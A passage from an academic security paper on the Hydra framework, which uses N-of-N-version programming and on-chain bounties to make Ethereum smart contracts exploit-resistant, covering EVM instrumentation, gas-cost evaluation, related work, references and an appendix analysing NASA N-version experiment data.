**Example 1.** *Consider a bounty in Ethereum, with 15-second block intervals. Suppose that* \$bounty = *100,000 USD, that the period over which* $\mathcal{A}$ *competes with honest bounty hunters is one week, and that a commitment must be revealed in* $\Delta = 100$ *blocks. Then given* \$deposit $\geq$ *278 USD, a pure front-running adversary cannot achieve a positive expected payoff (i.e.,* $\mathbb{E}[\$\text{payoff}] > 0$*).*

Of course, $\mathcal{A}$ could use other strategies. In the extended version of this paper [13], we consider a generalized $\alpha$-*revealing* strategy that involves conditional *preemptive* bug disclosure. We show that this strategy does no better than pure front-running.

## 6 Design and Implementation

We implemented a decentralized automated bug bounty for Ethereum smart contracts. We describe the main technical deployment challenges, and explain our design.

**The EVM.** The Ethereum Virtual Machine (EVM) is a simple stack-based architecture [57]. Smart contracts can access three data structures: a stack, volatile memory, and permanent on-chain storage.

Execution of a contract begins with a *transaction* sent to the blockchain, specifying the called contract, the call arguments, and an amount of ether, Ethereum's currency. The EVM executes the contract's code in a sequential, deterministic, single-threaded fashion. Operations can read and write to stack, memory or storage, and spawn a new call frame (with a fresh memory region) by calling other contracts. Each instruction costs a fixed amount of *gas*, a special resource used to price transactions.

Contracts can exceptionally halt, revert all changes made in the current call frame (e.g., storage updates, transfers of ether), and report an exception to the callee.

### 6.1 An EVM Execution Environment

To achieve the full power of our Hydra bug bounty, $N$ smart contract versions are run on the blockchain. While we could also run a bounty program off-chain (for a single deployed contract), this would not provide an exploit gap, a key property in our analysis of attacker incentives.

The main challenge is the implementation of the "Execution Environment" [17, 6], the agent that coordinates the $N$ heads and combines their outputs. Its complexity should be minimal, as it is part of the Trusted Computing Base (TCB) of our application: a bug in the coordinating agent is likely an exploit against the Hydra contract.

**A proxy meta-contract.** As we showed in Figure 2, the logical embodiment of a Hydra contract is a proxy *meta-contract* (MC), which coordinates $N$ deployed contract versions (or heads). Clients and other contracts only interact with the MC. The heads only respond to calls from the MC, and do not hold any ether themselves.

The MC delegates all incoming calls to each head, and verifies that the obtained outputs match. If so, it returns that output. Otherwise, it throws an exception, to revert all changes made by the heads. The $\mathbb{T}_{Bounty}$ transformation described in Section 3.3 is implemented as a simple wrapper around the MC, which catches the above exception, pays out a bounty, and enters an escape-hatch mode.

**Maintaining consistent blockchain interactions.** As the EVM execution is deterministic, the result of a contract call is fully determined by the call's input, the contract code and the current blockchain state. If smart contracts were executed in isolation, the above proxy contract would thus be sufficient. However, most smart contracts also interact with the blockchain, e.g., by accessing information about the current transaction (such as the sender's address) or by calling other contracts, and the MC must thus guarantee consistency among the heads.

We illustrate the issue in Figure 5 with a Solidity code snippet (top-left) and corresponding EVM opcodes (bottom-left). The function $f(x)$ makes a call to $g(x)$ in the calling contract (`msg.sender`) and reimburses any sent ether (`msg.value`). If used as a head in a Hydra contract, this code snippet presents multiple issues.

1. `CALLVALUE` and `CALLER` are modified when the MC delegates a call to the head. `CALLER` will now be the MC's address, and `CALLVALUE` will be zero.
2. The heads cannot send ether as they do not hold any.
3. With $N$ heads, $g(x)$ is called $N$ times instead of once. The heads might also obtain different return values.

To resolve these issues, the heads are *instrumented* prior to deployment so that all interactions with the blockchain are mediated by the MC. While these modifications could be made in a high-level language (e.g., Solidity), we opt for a more generic, automated, and globally applicable solution that operates on the EVM opcodes of a compiled contract (the instrumentation is thus agnostic to the language used to develop the heads). Opcode instrumentations are essentially of two types:

- *Environment Information.* We ensure that all heads share the view of a common Hydra contract. The `ADDRESS` opcode (which returns the current contract's address) is modified to return the MC's address. The heads reject all calls that do not emanate from the MC. The MC also forwards `CALLVALUE` and `CALLER` to the heads as extra call arguments, to make the proxy delegation transparent. These opcodes are overwritten accordingly in the heads to read from the call data.
- *System Operations.* Opcodes that interact with other blockchain entities (e.g., calling a contract, reading account balances, or logging messages) are rewritten as *callbacks* to the MC. The MC checks consistency among the heads' callbacks and issues the required operations on their behalf. The instrumentation requires some extra volatile memory to store callback argu-





**Figure 5: EVM instrumentation of Hydra heads (simplified example).** (Top left) Solidity function that calls $g(x)$ in the calling contract (`msg.sender`) and sends back all ether (`msg.value`). (Bottom left) EVM bytecode for the call to $g(x)$. `MSTORE(a, v)` is syntactic sugar for {`PUSH32(a)`,`PUSH32(v)`,`MSTORE`} which writes value `v` to memory address `a`. `CALL` consumes 7 stack items: gas amount, address to call, ether amount to send, and memory location and size for call arguments and outputs. (Bottom right) Instrumented bytecode: `CALLVALUE` and `CALLER` are read from function arguments. All call data is stored in memory and used as arguments for a callback to the MC. (Top right) Functionally equivalent Solidity code for the instrumented bytecode.

ments, so all memory accesses in the original code are shifted by a fixed offset to create a scratch space.

The instrumented heads are independently deployed on chain. We now discuss the callback mechanism, as well as the soundness and applicability of our approach.

**Callbacks.** Due to the sequential nature of the EVM, we designed the Hydra meta-contract to optimistically responds to callbacks. That is, when the first head runs, the MC executes all callbacks (e.g., external calls) and records the callback arguments and return values. When the remaining heads run, the MC verifies consistency of requested callbacks and replays the responses. If heads request different callbacks, the MC throws an exception, reverting all changes and triggering the bounty payment.

To maintain consistency between heads, and avoid potential *read-write inversions* (e.g., if heads send ether and read contract balances in different orders), the program specification is required to define a *total-ordering* of the read and write operations issued by the heads.

**Tail-call optimization.** A design pattern for smart-contracts ("Checks-Effects-Interactions" [23]) suggests that interactions with other blockchain entities should occur last in a call. For contracts that follow this paradigm, a tail-call optimization can be applied to callbacks.

Instead of calling into the MC, the heads simply append any required call or log operations to the calls' return value. Operations that read blockchain state (e.g., balance checks) are not instrumented. The MC then collects the return values from all heads, verifies consistency, and executes all interactions before returning.

**Exception handling.** Recall that the EVM halts when contracts perform illegal operations, e.g., explicitly throwing exceptions or running out of gas. Ideally, we would classify any divergence in the heads' behavior as a bug and pay a bounty. However, it is easy to set gas amounts so that one head runs out of gas, yet others succeed. Explicit exceptions are thus instrumented to return a special value to the MC, so as to be distinguished from an out-of-gas exception. If all heads throw an explicit exception, the MC propagates the exception to the caller.

## 6.2 Limitations

Our Hydra head instrumenter, written in Haskell, applies simple opcode rewriting rules (see Figure 5), which are verified to preserve program invariants such as stack and memory layout. Our modifications impact the heads' gas consumption, yet the overhead is minor (see Section 7). Rewriting opcodes also modifies the layout of the bytecode, so all `JUMP` instructions are updated accordingly.

The instrumentation applies to contracts written in any high-level language that compiles to the EVM, and requires no changes to the EVM. We have not yet implemented callbacks for the infrequent `CREATE` and `SELFDESTRUCT` opcodes. We do not yet support opcodes that modify a head's code (e.g., `DELEGATECALL`). These are often used to load libraries into a contract. Using such opcodes would require the library code to be instrumented itself, which is possible in principle. We note however that code delegation is typically at odds with the multiversion programming philosophy: if all heads call the same library contract, a library bug could yield an exploit. We leave Hydra-based libraries to future work.

## 7 Evaluation

This paper's goal is not to rigorously measure correlations between smart contract faults, but to propose a novel principled bug bounty framework built upon an assumed *exploit gap*. We leave a thorough analysis of smart contract failure patterns to future work. We evaluate our framework under standard software metrics: TCB size, soundness, applicability and performance. We conclude with a discussion of our development process.

**Workloads.** To test soundness, applicability and performance of Hydra contracts, we use three workloads: (1) The official suite of test contracts for the EVM[1]; (2) All contracts used in Ethereum between Dec. 7 2017 and Feb. 7 2018; and (3) two representative smart-contract applications developed by the authors. Implementations of Submarine Commitments in Ethereum, and a thorough analysis of the resulting anonymity sets for bounty claiming transactions are in Appendix B.

We developed a generic ERC20 contract [55] for token transfers, and a *Monty Hall Lottery*, wherein two participants play a multi-round betting game [56]. In both cases, three authors independently developed one head in each of *Solidity*, *Serpent*, and *Vyper*, the main programming languages in Ethereum. These languages have different design tradeoffs (in terms of ease-of-use, low-level features or security) and are by themselves a valuable source of diversity between our Hydra heads.

- *The Hydra ERC20 token:* The ERC20 token-transfer API has been thoroughly peer reviewed [55], and is supported by most of the highest-dollar contracts in Ethereum (as of February 2018, the combined market cap of the top ten Ethereum tokens is over 20 billion USD [1]). Notably, the exploit in the DAO [15] was partially present in the code managing tokens.

  Our three-headed Hydra token is deployed on the main Ethereum network and can be used as a drop-in replacement for any ERC20 token, e.g., in the DAO [15] and ether.camp [40] contracts. When a user submits a token order, the MC delegates to all heads and validates the order upon agreement. Our initial bounty is 3000 USD, which we will increase as the contract undergoes further audit, review, and testing.
- *A Hydra Monty-Hall lottery:* In this game, one party, the *house*, first hides a reward behind one of $n$ doors. The *player* bets on the winning door, and the house opens $k$ other non-winning doors. The player may then change his guess. If he guessed correctly, the player wins the reward; otherwise the house collects the bet.

  A fourth author wrote a specification describing the contract's API and behavior. The house's initial door choice takes the form of a cryptographic commitment that is later opened to reveal the winner. If either party aborts, the other party can claim both the reward and bet after a fixed timeout. The specification leaves the internal representation of the game open to developers.

[1] https://github.com/ethereum/tests/tree/develop/VMTests

| Opcode | Contracts | | Transactions | | Difficulty |
|---|---|---|---|---|---|
| CODECOPY | 50,147 | (14%) | 5,646,607 | (27%) | medium |
| CALLCODE | 30,109 | (8%) | 1,213,064 | (6%) | hard |
| SELFDESTRUCT | 24,707 | (7%) | 739,249 | (4%) | easy |
| DELEGATECALL | 19,749 | (6%) | 2,695,326 | (13%) | hard |
| CREATE | 11,559 | (3%) | 1,143,961 | (5%) | easy |
| Other | 6681 | (2%) | 195,569 | (1%) | - |
| None | 268,652 | (76%) | 12,780,929 | (61%) | supported |

**Table 2: Frequency of main unsupported opcodes**. For blocks 4690101 to 5049100 on the Ethereum network, we count how many transactions use an opcode that cannot currently be handled by our Hydra Framework. We further record the fraction of unique smart contract codes that contain those opcodes, and the difficulty in adding support for each opcode.

**TCB size.** Our design from Section 6.1 is generic, and covers both of our target applications (and the majority of our other workloads, see below). The instrumenter for Hydra heads is written in 1500 lines of Haskell, and applies simple code parsing and rewriting rules. The MC's proxy functionality is implemented in EVM assembly. We also wrote an MC in Solidity (185 lines) that applies tail-call optimization to callbacks. As the Hydra Framework is application-agnostic, we believe this is a reasonable TCB. It should also be relatively easy to write a formal specification for the simple functionality of the MC and instrumenter, although we have not attempted this.

**Completeness and correctness.** To evaluate completeness of our Hydra instrumenter, we consider all Ethereum transactions for blocks 4690101 - 5049100 (Dec. 7 2017 to Feb. 7 2018). For each transaction, we test whether our instrumenter supports the evaluated code (see Section 6.2 for unsupported opcodes). We find that 61% out of 21M transactions, or 76% of 350K unique smart contracts, are compatible with Hydra. Table 2 breaks down the contracts that Hydra currently cannot handle. This analysis supports the fact that Hydra could be usable for the majority of Ethereum contracts, both by deployed code and transaction volume.

We verify soundness by running the official EVM test suite[1] on Hydra contracts. That is, we replace every contract in the test suite by a Hydra contract, and ensure all observable side effects (e.g. logs, external calls, return values, computation outputs) are unchanged. This test suite is used to evaluate EVM implementations, including executable formal specifications of the virtual machine [27]. It is thus critical that the suite be comprehensive: any gap in coverage represents a potential con-





**Figure 6: Gas cost of Hydra contracts with $N$ heads**. We compare the Hydra contract—with and without tail-call optimization for callbacks—to a linear scaling of a single contract for the ERC20 API (left) and a Monty Hall game (right).

sensus break among official EVM implementations, with impact far beyond Hydra. Hydra passes all tests for contracts it supports (6% of tests contain unsupported operations, see Section 6.2). This gives us extremely high confidence in the soundness of our transformation. We are extending the test suite and completeness of our framework towards maximal assurance for our TCB, including to all official Ethereum tests beyond VM tests.

**Gas costs.** Running $N$ copies of a smart contract incurs an overhead on gas consumption. Some Ethereum projects, notably the Vyper language, already trade gas efficiency for security. Moreover, a transaction's gas cost can be offloaded onto the contract *owner*, thus dispensing users from Hydra's gas overhead. In any event, for small yet common workloads, the main gas cost of a transaction is the fixed "base fee". As the MC calls all the heads in a single transaction, this fee is amortized, leading to *sub-linear* scaling of the gas-cost for $N$-headed Hydras.

Figure 6 compares gas costs for Hydra contracts with 1-5 heads to a linear scaling of a single non-instrumented contract. We show results for the five non-static calls in the ERC20 API, and for a full Monty Hall game (five transactions), with and without tail-call optimization.

For the ERC20 contract, the main cost is the transaction's base fee of 21,000 gas. A call to the MC incurs an overhead of about 8000 gas (independent of the number of heads) or about 0.08 USD[2]. Each function call ends in a `LOG` callback to the MC (to log an "Approval" or "Transfer" event, as mandated by the ERC20 specification). The `withdraw` function also sends ether to the calling party. Applying the tail-call optimization results in significant savings for these callback-heavy functions.

Completing a game of Monty Hall requires long-term storage of many game parameters which overshadows the base fee costs (each stored word costs 20,000 gas). As each head stores the data independently, the scaling is close to (but still below) linear in this case. The tail call optimization still results in savings at the end of the game, when the winnings are sent to the house or player.

Evaluation of gas costs (and anonymity set sizes) for Submarine Commitments are in Appendix B. These costs only affect the transaction that claims the bounty.

**Observations on the development process.** After writing three heads independently, we commonly tested our contracts for discrepancies and found multiple bugs in each head, *none of which* impacted all heads simultaneously. Examples include a misunderstanding of the ERC20 API, integer overflows, "off-by-one" errors in the Monty Hall game, and a vulnerability to an only recently discovered EVM anti-pattern that lets a contract silently increase another contract's ether balance via the `SUICIDE` opcode. Notably, all these bugs could have been exploited against a single contract, yet none of them appear useful against all heads simultaneously.

In addition to the exploit gap induced by Hydra, the NNVP development process itself increased the quality of our contracts. For the Monty Hall, ensuring compatibility between heads required writing a detailed specification, which revealed many blind spots in our original design. Moreover, *differential testing* [42] (verifying agreement between heads on random inputs) was remarkably simpler for exercising multiple code paths for the Monty Hall game, compared to a standard test suite.

## 8 Related Work

Software assurance and fault-tolerance are well-studied topics with an extensive literature. N-version programming [17, 6, 22] in particular was introduced decades ago and challenged in influential studies [21, 33] (see Section 2). Nagy et al. use N-version programming to construct honey-pots for detecting web exploits [45].

Bitcoin and, more importantly, Ethereum [14] have popularized smart contracts [52] and script-enhanced cryptocurrency [30]. Research on smart contract security is burgeoning and includes: Analysis of common contract bugs [19, 38, 5], static analysis and enhancements for Solidity [38], formal verification tools [9, 28, 3], design of "escape hatches" [41], DoS defenses for miners [39], trusted data feeds [58], formal EVM semantics [27, 29], and automated exploitation tools [36]. While promising, none of these tools and techniques have yet seen mainstream adoption, nor do they relate directly to our explorations in this paper.

In a closely related work, Tramèr et al. [53] consider using smart contracts for bug bounties (using SGX), but not the converse, i.e., bounties for smart contracts.

Bug withholding is related to selfish-mining [25], where a miner withholds blocks to later nullify other

[2]As of February 2018, 1 ether is worth roughly 1000 USD and a gas price of $10^{10}$ wei) is standard according to `https://ethgasstation.info`. A value of 1 ether corresponds to $10^{18}$ wei.

miners' work. As selfish mining operates at the block level and bug withholding at the application level, they differ in their mechanisms, analysis, and implications.

Submarine Commitments hide bounty claims among normal Ethereum transactions and relate to *cover traffic* techniques such as anonymity networks (e.g., Tor [20]), network-based covert channels [44], steganography and watermarking [32]. Submarine Commitments differ in that they assume ultimate opening of a hidden value.

Several works [35, 31, 53] model blockchain-level adversaries. They consider an adversary that can reorder transactions within a given block, however, and not the much stronger model of chain-rewriting we explore here.

## 9 Conclusion

We have presented the Hydra Framework, the first principled approach to administering bug bounties that incentivize honest disclosure. The framework relies on a novel notion of an exploit gap, a program transformation that enables bug detection at runtime. We have described one such strategy, N-of-N-version programming (NNVP), a variant of N-version programming that detects divergences between multiple program instances.

We have applied our framework to smart contracts, highly valuable and vulnerable programs that are particularly well suited for fair and automated bug bounties. We have formally shown that Hydra contracts incentivize bug disclosure, for bounties orders of magnitude below an exploit's value. We have modeled strong bug-withholding attacks against on-chain bounties, and analyzed Submarine Commitments, a generic defense to front-running that hides transactions in ordinary traffic.

Finally, we have designed and evaluated a Hydra Framework for Ethereum, and rigorously tested its soundness and applicability to the majority of Ethereum contracts today. We used this framework to construct a Hydra ERC20 token and Monty Hall game. The former is live in production on Ethereum, and represents the first principled and trust-free bug bounty offering.

## Acknowledgements

We thank Paul Grubbs and Rahul Chatterjee for comments and feedback. This research was supported by NSF CNS-1330599, CNS-1514163, CNS-1564102, and CNS-1704615, ARL W911NF-16-1-0145, and IC3 Industry Partners. Philip Daian is supported by the National Science Foundation Graduate Research Fellowship DGE-1650441. Lorenz Breidenbach was supported by the *ETH Studio New York* scholarship.

## References

[1] Cryptocurrency market capitalizations. https://coinmarketcap.com/tokens/.

[2] ABLON, L., LIBICKI, M. C., AND GOLAY, A. A. *Markets for cybercrime tools and stolen data: Hackers' bazaar*. Rand Corporation, 2014.

[3] AMANI, S., BÉGEL, M., BORTIN, M., AND STAPLES, M. Towards verifying Ethereum smart contract bytecode in Isabelle/HOL. *CPP. ACM. To appear* (2018).

[4] ARGHIRE, I. Researchers claim Wickr patched flaws but didn't pay rewards, Oct. 2016. http://www.securityweek.com/researchers-claim-wickr-patched-flaws-didnt-pay-rewards.

[5] ATZEI, N., BARTOLETTI, M., AND CIMOLI, T. A survey of attacks on Ethereum smart contracts (SoK). In *International Conference on Principles of Security and Trust* (2017), Springer, pp. 164–186.

[6] AVIŽIENIS, A. The methodology of N-version programming. In *Software Fault Tolerance*, M. R. Lyu, Ed. John Wiley & Sons Ltd, 1995.

[7] BANISADR, E. How $800k evaporated from the PoWH coin Ponzi scheme overnight, 2018. https://blog.goodaudience.com/how-800k-evaporated-from-the-powh-coin-ponzi-scheme-overnight-1b025c33b530.

[8] BENTOV, I., BREIDENBACH, L., DAIAN, P., JUELS, A., LI, Y., AND ZHAO, X. The cost of decentralization in 0x and EtherDelta, Aug. 2017. http://hackingdistributed.com/2017/08/13/cost-of-decent/.

[9] BHARGAVAN, K., DELIGNAT-LAVAUD, A., FOURNET, C., GOLLAMUDI, A., GONTHIER, G., KOBEISSI, N., KULATOVA, N., RASTOGI, A., SIBUT-PINOTE, T., SWAMY, N., ET AL. Formal verification of smart contracts: Short paper. In *ACM PLAS* (2016), ACM, pp. 91–96.

[10] BOGATTY, I. Implementing Ethereum trading front-runs on the Bancor exchange in Python, Oct. 2017. https://medium.com/@ivanbogatyy/front-running-bancor-in-150-lines-of-python-with-ethereum-api-d5e2bfd0d798.

[11] BREIDENBACH, L., DAIAN, P., JUELS, A., AND SIRER, E. G. An in-depth look at the Parity multisig bug, Jul. 2017. http://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/.

[12] BREIDENBACH, L., DAIAN, P., JUELS, A., AND TRAMÈR, F. To sink frontrunners, send in the submarines, Aug. 2017. http://hackingdistributed.com/2017/08/28/submarine-sends/.

[13] BREIDENBACH, L., DAIAN, P., TRAMÈR, F., AND JUELS, A. Enter the Hydra: Towards principled bug bounties and exploit-resistant smart contracts. Cryptology ePrint Archive, Report 2017/1090, 2017. https://eprint.iacr.org/2017/1090.

[14] BUTERIN, V. Ethereum: A next-generation smart contract and decentralized application platform. https://github.com/ethereum/wiki/wiki/White-Paper, 2014.

[15] BUTERIN, V. Hard fork completed, Jul. 2016. https://blog.ethereum.org/2016/07/20/hard-fork-completed/.

[16] BUTERIN, V. Thinking about smart contract security, Jun. 2016. https://blog.ethereum.org/2016/06/19/thinking-smart-contract-security/.

[17] CHEN, L., AND AVIŽIENIS, A. N-version programming: A fault-tolerance approach to reliability of software operation. In *Fault-Tolerant Computing* (1995), IEEE, p. 113.

[18] DAIAN, P. Analysis of the DAO exploit, Jun. 2016. http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/.

[19] DELMOLINO, K., ARNETT, M., KOSBA, A., MILLER, A., AND SHI, E. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In *Financial Cryptography* (2016), Springer, pp. 79–94.

[20] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The second-generation onion router. Tech. rep., Naval Research Lab Washington DC, 2004.

[21] ECKHARDT, D. E., CAGLAYAN, A. K., KNIGHT, J. C., LEE, L. D., MCALLISTER, D. F., VOUK, M. A., AND KELLY, J. P. J. An experimental evaluation of software redundancy as a strategy for improving reliability. *IEEE TSE 17*, 7 (1991), 692–702.

[22] ECKHARDT, D. E., AND LEE, L. D. A theoretical basis for the analysis of multiversion software subject to coincident errors. *IEEE TSE*, 12 (1985), 1511–1517.

[23] ETHEREUM. Security considerations. Solidity documentation. http://solidity.readthedocs.io/en/develop/security-considerations.html.

[24] ETHEREUM. Ethereum bug bounty, Jun. 2018. https://bounty.ethereum.org/.

[25] EYAL, I., AND SIRER, E. G. Majority is not enough: Bitcoin mining is vulnerable. In *Financial Cryptography* (2014), Springer, pp. 436–454.

[26] HIGH-TECH BRIDGE SA. What's your email security worth? 12 dollars and 50 cents according to Yahoo, Sep. 2013. https://www.htbridge.com/news/what_s_your_email_security_worth_12_dollars_and_50_cents_according_to_yahoo.html.

[27] HILDENBRANDT, E., SAXENA, M., ZHU, X., RODRIGUES, N., DAIAN, P., GUTH, D., AND ROSU, G. KEVM: A complete semantics of the Ethereum Virtual Machine, 2017.

[28] HIRAI, Y. Formal verification of Deed contract in Ethereum name service, 2016.

[29] HIRAI, Y. Defining the Ethereum Virtual Machine for interactive theorem provers. In *International Conference on Financial Cryptography and Data Security* (2017), Springer, pp. 520–535.

[30] JAKOBSSON, M., AND JUELS, A. X-cash: Executable digital cash. In *Financial Cryptography* (1998), Springer, pp. 16–27.

[31] JUELS, A., KOSBA, A., AND SHI, E. The Ring of Gyges: Investigating the future of criminal smart contracts. In *ACM CCS* (2016), ACM, pp. 283–295.

[32] KATZENBEISSER, S., AND PETITCOLAS, F. *Information hiding techniques for steganography and digital watermarking*. Artech house, 2000.

[33] KNIGHT, J. C., AND LEVESON, N. G. An experimental evaluation of the assumption of independence in multiversion programming. *IEEE Transactions on software engineering*, 1 (1986), 96–109.

[34] KNIGHT, J. C., AND LEVESON, N. G. A reply to the criticisms of the Knight & Leveson experiment. *ACM SEN 15*, 1 (1990), 24–35.

[35] KOSBA, A., MILLER, A., SHI, E., WEN, Z., AND PAPAMANTHOU, C. Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In *IEEE S&P* (2016), IEEE, pp. 839–858.

[36] KRUPP, J., AND ROSSOW, C. teEther: Gnawing at Ethereum to automatically exploit smart contracts. In *USENIX Security* (2018).

[37] LUU, L. PeaceRelay: Connecting the many Ethereum blockchains, Jul. 2017. https://medium.com/@loiluu/22605c300ad3.

[38] LUU, L., CHU, D.-H., OLICKEL, H., SAXENA, P., AND HOBOR, A. Making smart contracts smarter. In *ACM CCS* (2016), ACM, pp. 254–269.

[39] LUU, L., TEUTSCH, J., KULKARNI, R., AND SAXENA, P. Demystifying incentives in the consensus computer. In *ACM CCS* (2015), ACM, pp. 706–719.

[40] MANNING, J. Ether.Camp's HKG token has a bug and needs to be reissued, Jan. 2017. https://www.ethnews.com/ethercamps-hkg-token-has-a-bug-and-needs-to-be-reissued.

[41] MARINO, B., AND JUELS, A. Setting standards for altering and undoing smart contracts. In *RuleML* (2016), Springer, pp. 151–166.

[42] MCKEEMAN, W. M. Differential testing for software. *Digital Technical Journal 10*, 1 (1998), 100–107.

[43] MILLER, C. Apple's bug bounty program faltering due to low payouts to researchers, new report claims, Jul. 2017. https://9to5mac.com/2017/07/06/apple-bug-bounty-program-payouts.

[44] MURDOCH, S. J., AND LEWIS, S. Embedding covert channels into TCP/IP. In *Information hiding* (2005), vol. 3727, Springer, pp. 247–261.

[45] NAGY, L., FORD, R., AND ALLEN, W. N-version programming for the detection of zero-day exploits. In *IEEE Topical Conference on Cybersecurity* (2006).

[46] RANDELL, B. System structure for software fault tolerance. *IEEE TSE*, 2 (1975), 220–232.

[47] REDDIT USER "JUPITER0". From the MAKER DAO slack: "today we discovered a vulnerability in the ETH token wrapper which would let anyone drain it.", Jun. 2016. https://www.reddit.com/r/ethereum/comments/4nmohu/.

[48] RO, S. 29 instances of a major world stock market shutdown, Mar. 2014. http://www.businessinsider.com/history-of-world-stock-market-breaks-2014-3.

[49] SOLANA, J. $500K hack challenge backfires on blockchain lottery SmartBillions, Oct. 2017. https://calvinayre.com/2017/10/13/bitcoin/500k-hack-challenge-backfires-blockchain-lottery-smartbillions/.

[50] STEINER, J. Security is a process: A postmortem on the Parity multi-sig library self-destruct, 2017. https://blog.ethcore.io/security-is-a-process-a-postmortem-on-the-parity-multi-sig-library-self-destruct/.

[51] SWENDE, M. H. Blockchain frontrunning, Jul. 2017. http://www.swende.se/blog/Frontrunning.html.

[52] SZABO, N. Formalizing and securing relationships on public networks. *First Monday 2*, 9 (1997).

[53] TRAMÈR, F., ZHANG, F., LIN, H., HUBAUX, J.-P., JUELS, A., AND SHI, E. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. In *IEEE EuroS&P* (2017), pp. 19–34.

[54] VAAS, L. PayPal refuses to pay bug-finding teen, May 2013. https://nakedsecurity.sophos.com/2013/05/29/paypal-refuses-to-pay-bug-finding-teen/.

[55] VOGELSTELLER, F., AND BUTERIN, V. ERC-20 token standard. Ethereum Improvement Proposal, Nov. 2015. https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20-token-standard.md.

[56] WIKIPEDIA. Monty Hall problem. https://en.wikipedia.org/wiki/Monty_Hall_problem.

[57] WOOD, G. Ethereum: A secure decentralised generalised transaction ledger, 2014.

[58] ZHANG, F., CECCHETTI, E., CROMAN, K., JUELS, A., AND SHI, E. Town Crier: An authenticated data feed for smart contracts. In *ACM CCS* (2016), ACM, pp. 270–282.

# A Analysis of NNVP in the NASA Experiment

We briefly justify the results we obtained when applying our NNVP paradigm for the experimental results in [21]. The experiment consisted of 20 different program versions evaluated on six work-loads (corresponding to different initial system states). For $y \in [0,20]$, Eckhardt et al. report $g(y)$, the empirical proportion of inputs in each of their test suites that induce a failure in exactly $y$ out of 20 programs. They do not distinguish whether the failures are identical or not. Compared to our setting of Section 2, Eckhardt et al. further consider a distribution over programs. That is, the N programs to be aggregated are chosen at random from the pool of 20 programs.

Following the notation and analysis for majority-voting in [21], we define the empirical probability $\tilde{P}_{\text{maj}}$ that a majority of the $N$ programs (randomly chosen from the 20) fail simultaneously (see [21, Equation 6]):

$$\tilde{P}_{\text{maj}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \sum_{l=\frac{N+1}{2}}^{N} \binom{y}{l} \binom{20-y}{N-l} g(y) \,. \qquad (5)$$

Similarly, we define the empirical probability $\tilde{P}_{\text{NNVP}}$ that all $N$ chosen programs fail simultaneously on a given input:

$$\tilde{P}_{\text{all}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \binom{y}{N} g(y) \,. \qquad (6)$$

Finally, to recover our definition of an exploit gap in Equation (1), we define the probability $\tilde{P}_{\text{one}}$ that at least one of the programs fails:

$$\tilde{P}_{\text{one}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \sum_{l=1}^{N} \binom{y}{l} \binom{20-y}{N-l} g(y) \,. \qquad (7)$$

We can then define two different exploit gaps, one for traditional N-version programming with majority voting, and one for NNVP (where we abort unless all programs fail identically). We have

$$\texttt{gap}_{maj} = \frac{\tilde{P}_{\text{one}}}{\tilde{P}_{\text{maj}}} \quad \text{and} \quad \texttt{gap}_{NNVP} \geq \frac{\tilde{P}_{\text{one}}}{\tilde{P}_{\text{all}}} \,, \qquad (8)$$

where the inequality for $\texttt{gap}_{NNVP}$ is because NNVP only fails if all programs fail *identically* (the results in [21] only give us an upper bound for this probability).

Using the estimated values $g(y)$ from [21], we obtain:

| N | Majority Voting | NNVP |
|---|---|---|
| 3 | $5 \leq \texttt{gap}_{maj} \leq 189$ | $74 \leq \texttt{gap}_{NNVP} \leq 14{,}845$ |
| 5 | $13 \leq \texttt{gap}_{maj} \leq 3399$ | $5544 \leq \texttt{gap}_{NNVP} \leq 801{,}741$ |

In all cases, the lowest exploit gap is obtained for the third work-load (denoted $S_{1,0}$ in [21]), which has the lowest failure rate overall.

If we combine all work-loads into one, and assume that hackers sample uniformly from the test inputs used in the experiment, we obtain:

| N | Majority Voting | NNVP |
|---|---|---|
| 2 | N.A. | $\texttt{gap}_{NNVP} \geq 79$ |
| 3 | $\texttt{gap}_{maj} = 7$ | $\texttt{gap}_{NNVP} \geq 4409$ |
| 5 | $\texttt{gap}_{maj} = 709$ | $\texttt{gap}_{NNVP} \geq 282{,}605$ |

Note that NNVP makes sense even in the case $N = 2$, and yields gaps that are multiple orders of magnitude greater than the ones obtained with majority voting.

# B Submarine Commitment Constructions

